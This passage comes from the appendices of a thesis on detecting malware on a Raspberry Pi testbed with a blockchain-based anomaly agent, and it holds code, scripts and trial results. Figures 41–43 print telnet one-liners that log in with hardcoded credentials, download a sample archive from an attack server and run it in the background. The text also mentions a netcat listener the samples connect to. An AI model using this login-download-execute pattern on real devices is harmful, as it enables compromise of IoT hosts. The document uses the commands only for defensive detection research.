pssh -h hosts -l pi -t 600 “./metrics.sh”
```

The malware is launched 300 seconds into the trial. Since the malware wants to simulate a bot compromise, a telnet login is utilized. On the test control server, 12 additional terminal windows are opened. A command is copied into each window, with the only difference being the IP address of the target machine. The terminal on the test control server is connected to the attack server via SSH, and telnet commands are launched against the target node from this platform.

Figures 41, 42, and 43 show the telnet commands for malware samples 1, 2, and 3 respectively. For each example, Pi 1 is the target located at 192.168.0.151. These commands are transferred into the terminals (via copy and paste) on the test control server, but not immediately executed. This is referred to as “staging” the commands. During the pilot studies, the commands are executed in rapid succession by the test administrator, beginning at 300 seconds into the trial.

```
( sleep 6; echo pi; sleep 1; echo myraspberry123; sleep 2; echo "wget
http://192.168.0.163/samples.tar"; sleep 3; echo "tar -xf samples.tar";
sleep 1; echo "chmod 777 sample1"; sleep 1; echo "nohup ./sample1 &";
sleep 10; echo "exit" ) | telnet 192.168.0.151
```

Figure 41. Telnet Command Sample 1

```
( sleep 6; echo pi; sleep 1; echo myraspberry123; sleep 2; echo "wget
http://192.168.0.163/samples.tar"; sleep 3; echo "tar -xf samples.tar";
sleep 1; echo "chmod 777 sample2a"; sleep 1; echo "chmod 777 sample2b";
sleep 1; echo "nohup ./sample2a &"; sleep 10; echo "exit" ) | telnet
192.168.0.151
```
Figure 42. Telnet Command Sample 2

```
( sleep 6; echo pi; sleep 1; echo myraspberry123; sleep 2; echo "wget
http://192.168.0.163/samples.tar"; sleep 3; echo "tar -xf samples.tar";
sleep 1; echo "chmod 777 sample3"; sleep 1; echo "nohup ./sample3 &";
sleep 10; echo "exit" ) | telnet 192.168.0.151
```
Figure 43. Telnet Command Sample 3

In each of these commands, the attack platform logins to the target node and orders the target to download a file from the attacker's web server. This file is extracted, the permissions are changed to make it executable, and then the programs are run. Sleep instructions allow the previous command enough time to run before the next instruction is executed. The "nohup" option keeps the samples running after the telnet session ends. The samples halt once the Pi reboots or code execution ends.

After ten minutes expire the metrics.sh PSSH commands time out. Pis 1-12 are rebooted via PSSH. The metrics.txt file on each Pi is copied back to the test computer via SCP. Then, all sample files and the nohup.out file (produced by the use of nohup in the telnet commands) is deleted from each Pi, and the Pi is rebooted. After these steps are completed, the Pi is ready for the next trial. One key element is ensuring that the attack server is running a netcat listener on port 29292. Otherwise the malware does not function correctly and the resulting data is not accurate.

Data processing refers to taking the logs from the nodes and converting them into a desired format. For pilot studies, the desired format is a comma separated value file. On the main test computer, the script in Figure 44 is used to process the data. This script adds an indicator to each piece of data labeling it as part of the base or malware portion of the trial. This is based on timestamps, and three arguments to run the script are start time, malware launch time, and end time. Future scripts during the main experiment convert the timestamps to seconds to make this easier, but the pilot studies use the actual timestamps in format yyyy-mm-dd_hh-mm-ss. Prior to running the script, the log files from each Pi are transferred to the test control server via SCP commands. These files are named 1.txt, 2.txt, etc. After the running of the script, the logs are stripped to only data from the trial runtime, and are renamed to 1.csv, 2.csv, etc.

```bash
#!/bin/bash
# process_baseline.sh
# This script processes the logs for the baseline trials.
# Primarily, this script appends a new column to differentiate the
# base data from the malware data. This difference is calculated from
# the timestamps.
# ./process_baseline <start_time> <malware_launch_time> <end_time>
for value in {1..12}
do
    # Append column name "Type" to end of first line
    sed '/Date/ s/$/,Type/' $value.txt > tmp1
    # Delete any data before the start time
    # Metrics script was started a few seconds before the trial start
    sed -e "1,/$1/ {1!{/$1/!d;}}" tmp1 > tmp2
    # Assign data between start time and malware launch as "Base"
    sed -e "2,/$2/ {/$2/ !{s/$/,Base/}}" tmp2 > tmp3
    # Assign data between malware launch and end time as "Malware"
    sed -e "/$2/,/$3/ {/$3/ !{s/$/,Malware/}}" tmp3 > tmp4
    # Remove data after trial end time
    sed -e "/$3/,$ d" tmp4 > tmp5
    # Remove percent symbol and rename to csv
    sed 's|[%]||g' tmp5 > pi$value.csv
done
echo "Finished processing"
```

Figure 44. Baseline Trial Data Processing Script

Appendix E. Model Code

The code for this thesis is a modified version of Tomer Golomb's CIoTA project [32]. The full scope of this project includes many files that interact, including files for the agent, the Blockchain, network communication, and others. In this section, the three main files for the model are displayed. These represent the majority of changes to Golomb's code.

```
// Metrics.cpp
// This file handles how the agent gathers data from its own node.
// The recordMetrics function pulls in the data and then hands it
// to the main ThesisModel class to consume

#include <headers/ThesisModel/ThesisModel.h>
#include <headers/CppUtils/LockedPointer.h>
#include "headers/ThesisModel/Metrics.h"
using namespace std;
bool recordMetrics(LockedPointer<ThesisModel> *tracer,
std::atomic<bool> *flag) {
  // This function will run until the agent tells it to stop by
  // changing the value of flag
  while (!(*flag)) {
   // Memory
   // This section runs the free command, stores the result in a
   // buffer, adds a null terminator, converts to a string and then
   // a float
   FILE *fp = popen("free -m | awk 'NR==2{printf \"%.2f%%\", $3*100/$2
}'", "r");
   char buffer[8];
   fgets(buffer, 8, fp);
   pclose(fp);
   buffer[strlen(buffer) - 1] = '\0';
   string s(buffer);
   float mem = stof(s);
   memset(buffer, '\0', 8);

   //CPU
   // This section runs the top command, stores the result in a buffer,
   // adds a null terminator, converts to a string and then float
   fp = popen("top -bn1 | grep load | awk '{printf \"%.2f%%\", $(NF-
2)}'","r");
   fgets(buffer, 8, fp);
   pclose(fp);
   buffer[strlen(buffer) - 1] = '\0';
   s = (buffer);
   float cpu = stof(s);
   memset(buffer, '\0', 8);
```

```
// Metrics.cpp

   // Bandwidth
   // This section calls the netstat interfaces command, stores
   // the result in a buffer, then places the result in a size_t
   // Variables are separate for receive (rx) and transmit (tx), they
   // will be combined by the model
   fp = popen("netstat --interfaces | grep eth0 | awk '{print
$3;}'","r");
   fgets(buffer, 8, fp);
   pclose(fp);
   size_t rx;
   sscanf(buffer,"%zu",&rx);
   memset(buffer, '\0', 8);
   fp = popen("netstat --interfaces | grep eth0 | awk '{print
$7;}'","r");
   fgets(buffer, 8, fp);
   pclose(fp);
   size_t tx;
   sscanf(buffer,"%zu",&tx);
   memset(buffer, '\0', 8);

   // Established Connections
   // This section called the netstat command and stores the result
   // in a buffer, then loads that buffer into a size_t variables
   fp = popen("netstat -ntap | grep EST | wc -l","r");
   fgets(buffer, 8, fp);
   pclose(fp);
   size_t connections;
   sscanf(buffer,"%zu",&connections);
   memset(buffer, '\0', 8);

   // Logins
   // This section calls the last command, stores the result in a
   // buffer, then converts it to a size_t variable and subtracts
   // it by 2
   fp = popen("last -s -10min | wc -l","r");
   fgets(buffer, 8, fp);
   pclose(fp);
   size_t logins;
   sscanf(buffer,"%zu",&logins);
   logins = logins - 2;
   memset(buffer, '\0', 8);

   // Process Count
   // This section calls the ps command, stores the result in a
   // buffer, then converts it to a size_t variable and subtracts
   // it by 1
   fp = popen("ps aux | wc -l","r");
   fgets(buffer, 8, fp);
   pclose(fp);
   size_t processes;
   sscanf(buffer,"%zu",&processes);
   processes -= 1;
   memset(buffer, '\0', 8);
```

```
// Metrics.cpp

   // The function will sleep 1 second between iterations
   std::this_thread::sleep_until(std::chrono::system_clock::now() +
std::chrono::seconds(1));
   // The data is sent to the consume function in the main ThesisModel
   // file
   tracer->use(&ThesisModel::consume, mem, cpu, rx, tx, connections,
logins, processes);
   }
   return true;
}
```

```
// ThesisModel.cpp
// This class holds the main code for the Thesis Model
// Critical functions defined here are the ability to compare
// two models, the ability to consume new data, and the ability
// to serialize a model into a buffer for inclusion into records

#include <set>
#include <fcntl.h>
#include <unistd.h>
#include <headers/CppUtils/Logger.h>
#include "../../headers/ThesisModel/ThesisModel.h"
#include "../../headers/CppUtils/Cursor.h"

bool GLOBAL_ALERT_WAS_SEND = false;
// Constructors
ThesisModel::ThesisModel(AnomalyListener *alertListener, uint64_t
pThreshold) :
   _alertListener(alertListener),
   _trainFlag(true),
   _pThreshold(pThreshold),
   _mem(0),
   _cpu(0),
   _bandwidth(0),
   _connections(0),
   _logins(0),
   _processes(0),
   _old_rx(0),
   _old_tx(0)
{ }

ThesisModel::ThesisModel(ThesisModel const *other) :
   _alertListener(other->_alertListener),
   _trainFlag(other->_trainFlag == true),
   _pThreshold(other->_pThreshold),
   _mem(other->_mem),
   _cpu(other->_cpu),
   _bandwidth(other->_bandwidth),
   _connections(other->_connections),
   _logins(other->_logins),
   _processes(other->_processes),
   _old_rx(other->_old_rx),
   _old_tx(other->_old_tx)
{}

// This function takes a model from a data buffer and pulls out the
// variables
void ThesisModel::deserialize(const char *buffer, size_t len) {
   Cursor c(buffer, len);
   c.readInto(&_mem, sizeof(float));
   c.readInto(&_cpu, sizeof(float));
   c.readInto(&_bandwidth, sizeof(size_t));
   c.readInto(&_connections, sizeof(size_t));
   c.readInto(&_logins, sizeof(size_t));
   c.readInto(&_processes, sizeof(size_t));
}
```

```cpp
// ThesisModel.cpp

// There are two overloaded functions to calculate score.
// This function operates on size_t variables, and uses an
// index to know which variables to work off.
// val is the difference between two values of the same variable
uint8_t ThesisModel::calcScore(size_t val, size_t index) {
   // index 1 is bandwidth
   if (index == 1) {
      if (val < 50)
        return 16;
      else if (val < 100)
        return 8;
      else
        return 0;
   }
   //2 is connections, 3 is logins
   else if (index == 2 || index == 3) {
      if (val == 0)
        return 16;
      else if (val == 1)
        return 8;
      else
        return 0;
   }
   //4 is processes
   else {
      if (val <= 1)
        return 16;
      else if (val <= 3)
        return 8;
      else
        return 0;
   }
}

// There are two overloaded functions to calculate score.
// This function operates on float variables, and handles cpu and mem
// val is the difference between two values of the same variable
uint8_t ThesisModel::calcScore(float f) {
   if (f < .1)
      return 18;
   else if (f < .25)
      return 9;
   else
      return 0;
}
```

```
// ThesisModel.cpp

// The compare function calculates a score for the difference between
// two models. Since the calcScore function does not operate off
// negative numbers, this checks which field is larger and subtracts
// the smaller value before calling calcScore
uint8_t ThesisModel::compare(const ThesisModel * model) {
   uint8_t score = 0;
   //Memory
   if (_mem >= model->_mem)
      score += calcScore(_mem - model->_mem);
   else
      score += calcScore(model->_mem - _mem);
   //CPU
   if (_cpu >= model->_cpu)
      score += calcScore(_cpu - model->_cpu);
   else
      score += calcScore(model->_cpu - _cpu);
   //Bandwidth
   if (_bandwidth >= model->_bandwidth)
      score += calcScore(_bandwidth - model->_bandwidth, 1);
   else
      score += calcScore(model->_bandwidth - _bandwidth, 1);
   //Connections
   if (_connections >= model->_connections)
      score += calcScore(_connections - model->_connections, 2);
   else
      score += calcScore(model->_connections - _connections, 2);
   //Logins
   if (_logins >= model->_logins)
      score += calcScore(_logins - model->_logins, 3);
   else
      score += calcScore(model->_logins - _logins, 3);
   //ThesisModel
   if (_processes >= model->_processes)
      score += calcScore(_processes - model->_processes, 4);
   else
      score += calcScore(model->_processes - _processes, 4);
   // The compare score is added to the agents logs and returned
   LOG_TRACE("Compare score is {}",score);
   return score;
}
```

```
// ThesisModel.cpp

// This function takes a model and serializes it into a memory buffer
bool ThesisModel::serializeInto(MemBuffer *buffer) {
   buffer->reserveMore(sizeof(float));
   buffer->append(&_mem, sizeof(float));
   buffer->reserveMore(sizeof(float));
   buffer->append(&_cpu, sizeof(float));
   buffer->reserveMore(sizeof(size_t));
   buffer->append(&_bandwidth, sizeof(size_t));
   buffer->reserveMore(sizeof(size_t));
   buffer->append(&_connections, sizeof(size_t));
   buffer->reserveMore(sizeof(size_t));
   buffer->append(&_logins, sizeof(size_t));
   buffer->reserveMore(sizeof(size_t));
   buffer->append(&_processes, sizeof(size_t));
   return true;
}

// This function creates a new buffer, serializes the model into it,
// and returns it
MemBuffer *ThesisModel::serialize() {
   auto* buffer = new MemBuffer();
   serializeInto(buffer);
   return buffer;
}


// There are two overloaded functions for consuming data
// This one gets data from the recordMetrics function, calculates
// the bandwidth from rx and tx, then calls the second consume
// This data comes directly from the node
void ThesisModel::consume(float mem, float cpu, size_t rx, size_t tx,
size_t conn, size_t logins, size_t proc) {
   size_t band = (rx - _old_rx) + (tx - _old_tx);
   _old_rx = rx;
   _old_tx = tx;
   consume(mem, cpu, band, conn, logins, proc );
}

// There are two overloaded functions for consuming data
// This function is the second step when data comes from the node
// and the first step when data comes from a new block.
void ThesisModel::consume(float mem, float cpu, size_t band, size_t
conn, size_t logins, size_t proc) {
   // If the agent is still training, simply accept the new data
   if(_trainFlag.load()) {
      _mem = mem;
      _cpu = cpu;
      _bandwidth = band;
      _connections = conn;
      _logins = logins;
      _processes = proc;
   }
```

```
 // ThesisModel.cpp

   // This section calculates the score to see if an alert should be
   // generated. This is similar to the compare function, but that
   // function cannot be called since this new data is not in a model
   else {
      uint8_t score = 0;
      //Memory
      if (_mem >= mem)
        score += calcScore(_mem - mem);
      else
         score += calcScore(mem - _mem);
      //CPU
      if (_cpu >= cpu)
         score += calcScore(_cpu - cpu);
      else
      score += calcScore(cpu - _cpu);
      //Bandwidth
      if (_bandwidth >= band)
         score += calcScore(_bandwidth - band, 1);
      else
         score += calcScore(band - _bandwidth, 1);
      //Connections
      if (_connections >= conn)
         score += calcScore(_connections - conn, 2);
      else
         score += calcScore(conn - _connections, 2);
      //Logins
      if (_logins >= logins)
         score += calcScore(_logins - logins, 3);
      else
         score += calcScore(logins - _logins, 3);
      //Processes
      if (_processes >= proc)
         score += calcScore(_processes - proc, 4);
      else
         score += calcScore(proc - _processes, 4);
      // Now the new data is accepted and logged, with the score
      _mem = mem;
      _cpu = cpu;
      _bandwidth = band;
      _connections = conn;
      _logins = logins;
      _processes = proc;
      LOG_TRACE("Consumed data {},{},{},{},{},{}", mem, cpu, band,
conn, logins, proc);
      LOG_TRACE("Consume-alert score is {}", score);
   // If score is below the threshold (55), generate an alert
      if (score < _pThreshold) {
         if(_alertListener != nullptr){
              _alertListener->anomalyAlert(score);
         }
      }
   }
}
```

```
// ThesisModel.cpp

// This function configures the anomaly listener
void ThesisModel::setListener(AnomalyListener *alertListener) {
   _alertListener = alertListener;
}

// This function returns whether the agent is training or testing
bool ThesisModel::isTesting() {
   return !(_trainFlag.load());
}
```

```
// ThesisModelUtilities.cpp
// This program provides additional utilities to the model
// In general, the agent has an application object which contains a
// model utilities object, which in turn contains a model object.
// The agent does not directly call the ThesisModel class to interact
// with its local model, rather it goes through this class

#include <utility>
#include <cmath>
#include "../../headers/ThesisModel/ThesisModelUtilities.h"

// Constructor
ThesisModelUtilities::ThesisModelUtilities(size_t _pConsensus,
                            size_t _consensusSize,
                            size_t trainInterval,
                            ThesisModel *_empty,
                            bool(*source)(LockedPointer<ThesisModel> *,
std::atomic<bool> *)) :
      _pConsensus(_pConsensus),
      _consensusSize(_consensusSize),
      _trainInterval(trainInterval),
      _empty(_empty),
      _model(new ThesisModel(_empty)),
      _source(source),
      _callback(nullptr),
      _alertListener(nullptr)
{}

// Empty constructor
ThesisModelUtilities::~ThesisModelUtilities(){
   ThesisModel *old = _model.update(nullptr);
   delete old;
}

// Returns if the model is testing (false means model is training)
bool ThesisModelUtilities::isTesting() {
   bool res = false;
   this->_model.use(&ThesisModel::isTesting,&res);
   return res;
}
```

```
// ThesisModelUtilities.cpp

// This function takes a set of models stored in a memory buffer and
// combines them into one model, by taking the average of each
// variable. This resulting model is often used for comparison
ThesisModel *ThesisModelUtilities::combine(const
std::vector<MemBuffer*>* set) {
   float mem_sum = 0; float cpu_sum = 0;
   size_t band_sum = 0; size_t conn_sum = 0;
   size_t log_sum = 0; size_t proc_sum = 0;
   size_t count = 0;
   for(MemBuffer* buffer : *set){
      auto tracer = createEmptyModel();
      tracer->deserialize(buffer->data(), buffer->size());
      mem_sum += tracer->_mem; cpu_sum += tracer->_cpu;
      band_sum += tracer->_bandwidth; conn_sum += tracer->_connections;
      log_sum += tracer->_logins; proc_sum += tracer->_processes;
      count++;
      delete tracer;
   }
   auto* combined = createEmptyModel();
   combined->consume(mem_sum / count, cpu_sum / count, ceil(band_sum /
count), ceil(conn_sum / count), ceil(log_sum / count), ceil(proc_sum /
count));
   combined->startTesting();
   return combined;
}

// This function compares the local model against a new model and
// returns the compare score
size_t ThesisModelUtilities::test(const ThesisModel *model) {
   uint8_t score = 0;
   if(_model.use(&ThesisModel::compare, &score, model)){
     return score;
   }
   else{
      return 0;
   }
}

// This function accepts the parameter model as the new local model
void ThesisModelUtilities::accept(ThesisModel *model) {
   // New model's variables are logged
   LOG_TRACE("Accepted new block with combined model
{},{},{},{},{},{}", model->_mem, model->_cpu, model->_bandwidth, model-
>_connections, model->_logins, model->_processes);
   ThesisModel* old = _model.update(model);
   if(old != nullptr) {
      delete (old);
   }
}
```

```
// ThesisModelUtilities.cpp

// Starts a thread to execute the model. This starts the training
// phase, and then transitions to the testing phase and starts to
// gather new data from the node every second
void ThesisModelUtilities::execute(std::condition_variable* cv,
std::atomic<bool> *shouldStop) {
   LOG_TRACE("ThesisModelUtilities train for {0}", _trainInterval);
   std::thread trainWaiter(workerDelayedThread<ThesisModelUtilities*>,
this, _trainInterval, cv, shouldStop,
&ThesisModelUtilities::startTesting);
   _source(&_model, shouldStop);
   trainWaiter.join();
}

// This function forces a model to start testing and skip the training
// phase. This can be useful for creating combined models used only for
// comparison
void ThesisModelUtilities::startTesting(ThesisModelUtilities*
utilities){
   LOG_TRACE("ThesisModelUtilities - start testing")
   if(utilities->_callback != nullptr){
      utilities->_callback();
   }
   utilities->_model.use(&ThesisModel::startTesting);
}

// Returns the local model
void ThesisModelUtilities::getModel(MemBuffer * buffer) {
   bool res;
   _model.use(&ThesisModel::serializeInto, &res, buffer);
   if(!res){
      buffer->clear();
   }
}

// Creates empty model
ThesisModel *ThesisModelUtilities::createEmptyModel() const {
   return new ThesisModel(_empty);
}

// Sets alert listener
void ThesisModelUtilities::setListener(AnomalyListener *pListener) {
   _model.use(&ThesisModel::setListener, pListener);
   _alertListener = pListener;
}
```

Appendix F. Trial Execution

The test computer requires several terminals. One is local, one is an SSH session to the alert server, and the others depend on the number of malware compromises. The alert server connection is an interactive SSH session. The directory is changed to the /home/pi/ciota/build folder and the following command is used to start the alert server.

```
./cliServer ../default_conf.ini logs
```

The default_conf.ini file contains the configuration instructions for the Blockchain. The third argument is the folder for the logs, in this case simply called "logs"

At the trial start time, the agents are launched on Pis 1-12 via PSSH. The agents start with a timeout of 600 seconds, or 10 minutes. The start command for the agent is:

```
pssh -h hosts -l pi -t 600 "cd ciota/build; ./agent
../default_conf.ini"
```

The first five minutes are run normally, and this time can be used to prepare the malware commands. The remaining terminals are connected to the attack server via an SSH connection. The telnet commands in Appendix D are entered into the terminal using copy and paste but are not launched. These commands are staged until 300 seconds have passed since the start of the trial. Then, the test administrator runs the command on each terminal, and the malware samples launch. After launch, the alert server terminal displays any alerts to the screen.

Once the PSSH command times out, the alert server is stopped. The script in Figure 45 is used to pull log data back from the nodes. This script is called with the name of the log file (usually a timestamp) and the folder to store the results. An example of the script being called is:


```
./pull_logs.sh _2018-12-12_10-11.txt main_test11
```

The result of this script is a folder called main_test11 with 12 files in it, labeled 1.txt, 2.txt, etc.

```
#!/bin/bash
# pull_logs.sh
# This script pulls back logs from each of the 12 Pis and stores them
# in a folder, named according to their Pi number. It requires the
# name of the destination folder and the name of the log file, which
# should be the time the trial was launched.
# ./pull_logs <time> <trial_folder>
for var in {151..162}
do
    scp pi@10.1.14.$var:/home/pi/ciota/build/logs/$1 logs/$2/$((var-
150)).txt
done
```

Figure 45. Pull Logs Script

The agent produces logs on its activity. The logs are saved for review, and two actions are performed on the logs to benefit analysis. The first step is to document all blocks during the trial. Since there can be temporary forks, the logs for each Pi are checked for reported blocks. An example of the resulting file is shown in Figure 46, and the process_blocks.sh script is shown in Figure 47. This checks the logs for block acceptance messages, and also does calculations to convert timestamps into seconds from the start of the trial. For each block, this script records the data for that block from each node. Figure 46 shows the first block and lists from left to right: the Pi #, time in seconds, timestamp (this trial started at 22:07:00), the block metadata, the block hash, and the combined model. The block metadata includes the block number (0), the epoch time, the previous hash (left blank since this is the first block), the seed size (137) and seed value (192.168.0.160), the number of records (8). The block hash begins with "3122" and is shortened in Figure 46 for ease of viewing; the actual logs list the full hash. The combined model is the average of all eight records. The example in Figure 46 does not have any forks.



```
Block 0
1 58.431 22:07:58.431 0,1547435240,,137,192.168.0.160,8,3122,3.225,0.1775,3,1,0,103
2 49.518 22:07:49.518 0,1547435240,,137,192.168.0.160,8,3122,3.225,0.1775,3,1,0,103
3 55.245 22:07:55.245 0,1547435240,,137,192.168.0.160,8,3122,3.225,0.1775,3,1,0,103
4 51.746 22:07:51.746 0,1547435240,,137,192.168.0.160,8,3122,3.225,0.1775,3,1,0,103
5 49.431 22:07:49.431 0,1547435240,,137,192.168.0.160,8,3122,3.225,0.1775,3,1,0,103
6 49.444 22:07:49.444 0,1547435240,,137,192.168.0.160,8,3122,3.225,0.1775,3,1,0,103
7 49.501 22:07:49.501 0,1547435240,,137,192.168.0.160,8,3122,3.225,0.1775,3,1,0,103
8 49.534 22:07:49.534 0,1547435240,,137,192.168.0.160,8,3122,3.225,0.1775,3,1,0,103
9 51.538 22:07:51.538 0,1547435240,,137,192.168.0.160,8,3122,3.225,0.1775,3,1,0,103
10 53.612 22:07:53.612 0,1547435240,,137,192.168.0.160,8,3122,3.225,0.1775,3,1,0,103
11 49.519 22:07:49.519 0,1547435240,,137,192.168.0.160,8,3122,3.225,0.1775,3,1,0,103
12 54.478 22:07:54.478 0,1547435240,,137,192.168.0.160,8,3122,3.225,0.1775,3,1,0,103
```

Figure 46. Block Logs Example

The second piece of data from agent logs is the model data. Every time the node calls the consume function to update its model with new data, a log entry is recorded. This data is extracted from the full log to ease analysis. The conseume.sh function, shown in Figure 48 accomplishes this task. This script is called in a similar manner to the process blocks script and converts timestamps to seconds from the start of trial.

```
#!/bin/bash
# This script processes the log data gathered from the pull_logs.sh
# script, specifically getting information about the blocks
# The output will be stored in a blocks.txt file in the trial folder
# The start time of the trial is required to convert the timestamps
# into seconds from the start of the trial. This is to be called from
# a logs folder, with subfolders for each trial
# ./process_blocks.sh <trial_folder> <hour> <min> <sec>

# If there is a previous file, overwrite it. This is typically done
# if the wrong time was entered
rm $1/blocks.txt
# Trials are not typically long enough to generate more than 20 blocks
for var in {0..20}
do
    echo "Block $var" >> $1/blocks.txt
    for var2 in {1..12}
    do
        # For each Pi log file, this script looks for a string that a
        # specific block number was accepted. The timestamp is pulled
        # out and processed to convert it to seconds from start time.
        time=`cat $1/$var2.txt | grep "Accepted block $var," | awk
'{print $2;}' | sed 's/]/ /' | sed 's/:/ /g' | awk -v hour=$2 -v min=$3
-v sec=$4 '{time = 60 * 60 * ($1 - hour) + 60 * ($2 - min) + ($3 -
sec); print time;}'`
        # Next the block metadata is recorded along with the timestamp
        var3=`cat $1/$var2.txt | grep "Accepted block $var," | awk
'{print $2" "$7;}'`
        # This command records the values that were extracted from the
        # block's models. These values are consumed by the agent and
        # resets the agent's local model
        var4=`cat $1/$var2.txt | grep -A12 "Accepted block $var," |
grep "Accepted new block" | awk '{print $11;}'`
        # Format is block #, seconds, timestamp, metadata, model values
        # This format is for each Pi for each block
        echo "$var2 $time $var3$var4" >> $1/blocks.txt
    done
    # A new line is placed between blocks
    echo "" >> $1/blocks.txt
done
```

Figure 47. Process Blocks Script

```
#!/bin/bash
# consume.sh
# This script processes logs gathered by the pull_logs.sh script.
# Specifically, it looks at the host data gathered by the agent.
# This is useful for identifying why an agent did or did not alert
# The result is a file called consume<Pi #>.csv
# ./consume.sh <trial_folder> <hour> <min> <sec>
# For each Pi
for count in {1..12}
do
    # Set the columns for the csv file
    echo "time,mem,cpu,band,login,estconn,proccount" >
$1/consume$count.csv
    # This command separates the hour, minute, second, and model values
    # These are stored in a file called temp
    cat $1/$count.txt | grep Consumed | awk '{print $2 $7;}' | sed
's/]/ /' | sed 's/:/ /g' > temp
    # This command calculates the seconds from the start of the trial
    # The result is stored in a file called temp2
    awk -v hour=$2 -v min=$3 -v sec=$4 '{time = 60 * 60 * ($1 - hour) +
60 * ($2 - min) + ($3 - sec); print time;}' temp > temp2
    # This command takes the first line from temp2 and combines it with
    # the first set of model variables from temp. This takes place for
    # each line. Finally, any times over 600 (past ten minutes) are
    # removed since they are beyond trial scope
    awk '{getline stn <"temp2"; $0=stn" "$0;} 1' temp | awk '{print
$1","$5;}' | sed '/^[6][0-9][0-9]./d' >> $1/consume$count.csv
done
# The temp files are removed
rm temp
rm temp2
```

Figure 48. Consume Script

Appendix G. Trial Results

Tables 15-21 show additional information about the trial results, with the exception of the control trials. The results are ordered by the number of compromised nodes. The specific nodes that are selected for malware are shown, as are the number of alerts generated by each node.

Table 15. Trial Results: 1 Compromised Node

Trial #	Malware Simulation	# Detected Nodes	Detection Percentage	Compromised Nodes (Pi #)	# Alerts
1	1	1	100.00%	5	5
2	1	1	100.00%	11	6
3	1	1	100.00%	6	6
4	2	1	100.00%	7	7
5	2	1	100.00%	12	11
6	2	1	100.00%	5	11
7	3	1	100.00%	3	1
8	3	1	100.00%	9	4
9	3	1	100.00%	6	2

Table 16. Trial Results: 3 Compromised Nodes

Trial #	Malware Simulation	# Detected Nodes	Detection Percentage	Compromised Nodes (Pi #)	# Alerts
10	1	2	66.67%	9 1 2	3 7 0
11	1	3	100.00%	11 8 4	6 8 2
12	1	3	100.00%	7 9 5	12 12 6
13	2	3	100.00%	3 10 9	2 6 6
14	2	3	100.00%	2 6 11	8 8 8
15	2	3	100.00%	3 4 6	3 7 7
16	3	3	100.00%	10 11 8	1 1 1
17	3	2	66.67%	7 6 8	4 2 0
18	3	1	33.33%	12 2 8	1 0 0

Table 17. Trial Results: 6 Compromised Nodes

Trial #	Malware Simulation	# Detected Nodes	Detection Percentage	Compromised Nodes (Pi #)	# Alerts
19	1	4	66.67%	5	4
				6	4
				2	0
				9	4
				10	3
				3	0
20	1	5	83.33%	6	2
				5	8
				2	0
				10	5
				1	9
				9	5
21	1	5	83.33%	2	5
				9	0
				11	8
				6	1
				7	5
				5	1
22	2	6	100.00%	3	2
				8	6
				4	3
				2	1
				6	1
				10	4
23	2	5	83.33%	5	6
				12	4
				11	4
				9	2
				1	1
				4	0

Table 17. Trial Results: 6 Compromised Nodes (continued)

Trial #	Malware Simulation	# Detected Nodes	Detection Percentage	Compromised Nodes (Pi #)	# Alerts
24	2	4	66.67%	10	2
				9	2
				8	1
				12	0
				3	0
				6	1
25	3	5	83.33%	2	0
				8	2
				5	3
				10	2
				1	1
				12	2
26	3	4	66.67%	12	4
				5	3
				3	0
				1	0
				8	1
				9	1
27	3	2	33.33%	7	0
				11	1
				6	1
				1	0
				3	0
				5	0

Table 18. Trial Results: 8 Compromised Nodes

Trial #	Malware Simulation	# Detected Nodes	Detection Percentage	Compromised Nodes (Pi #)	# Alerts
28	1	8	100.00%	7	5
				5	3
				9	3
				6	1
				8	5
				12	5
				4	1
				11	5
29	1	8	100.00%	11	1
				1	3
				4	4
				8	2
				12	3
				3	2
				9	4
				7	1
30	1	8	100.00%	11	3
				9	5
				5	4
				10	4
				8	2
				2	4
				4	2
				6	4
31	2	7	87.50%	8	5
				5	7
				9	11
				10	1
				6	1
				2	0
				4	4
				12	1

Table 18. Trial Results: 8 Compromised Nodes (continued)

Trial #	Malware Simulation	# Detected Nodes	Detection Percentage	Compromised Nodes (Pi #)	# Alerts
32	2	4	50.00%	11	0
				10	3
				2	0
				9	0
				7	0
				8	2
				5	2
				1	1
33	2	7	87.50%	7	4
				10	3
				6	3
				8	1
				2	1
				11	3
				3	1
				1	0
34	3	6	75.00%	2	1
				9	1
				11	1
				6	0
				10	0
				4	1
				3	1
				1	1
35	3	1	12.50%	1	0
				5	0
				11	0
				9	0
				12	0
				6	0
				7	1
				2	0

Table 18. Trial Results: 8 Compromised Nodes (continued)

Trial #	Malware Simulation	# Detected Nodes	Detection Percentage	Compromised Nodes (Pi #)	# Alerts
36	3	2	25.00%	2	1
				3	0
				1	1
				8	0
				6	0
				10	0
				9	0
				4	0

Appendix H.   False Positives

Alerts are generated when a comparison occurs between two sets of data: the local model (often pulled from a block) and the newly consumed data. All false positives are listed in this section, with the two sets of data that are involved in the comparison. As discussed in Section 5.4, the primary differences that contribute are bandwidth, CPU, and process count. Table 22 lists the values involved in each false positive.

Table 19. False Positives

Trial	Pi	Dataset	Memory	CPU	Network	Connections	Logins	Process Count
4	3	Local Model	3.25	0.19	3	1	0	103
		New Data	3.24	0.56	792	1	0	95
4	3	Local Model	3.27	0.19	2	1	0	103
		New Data	3.24	0.47	879	1	0	95
4	10	Local Model	3.29	0.20	377	1	0	98
		New Data	3.34	0.52	1592	1	0	103
4	10	Local Model	3.29	0.20	377	1	0	98
		New Data	3.34	0.48	1622	1	0	103
10	6	Local Model	3.23	0.31	2	1	0	104
		New Data	3.34	0.02	445	1	1	106
12	6	Local Model	3.28	0.22	12	1	0	103
		New Data	3.24	0.53	840	1	0	96
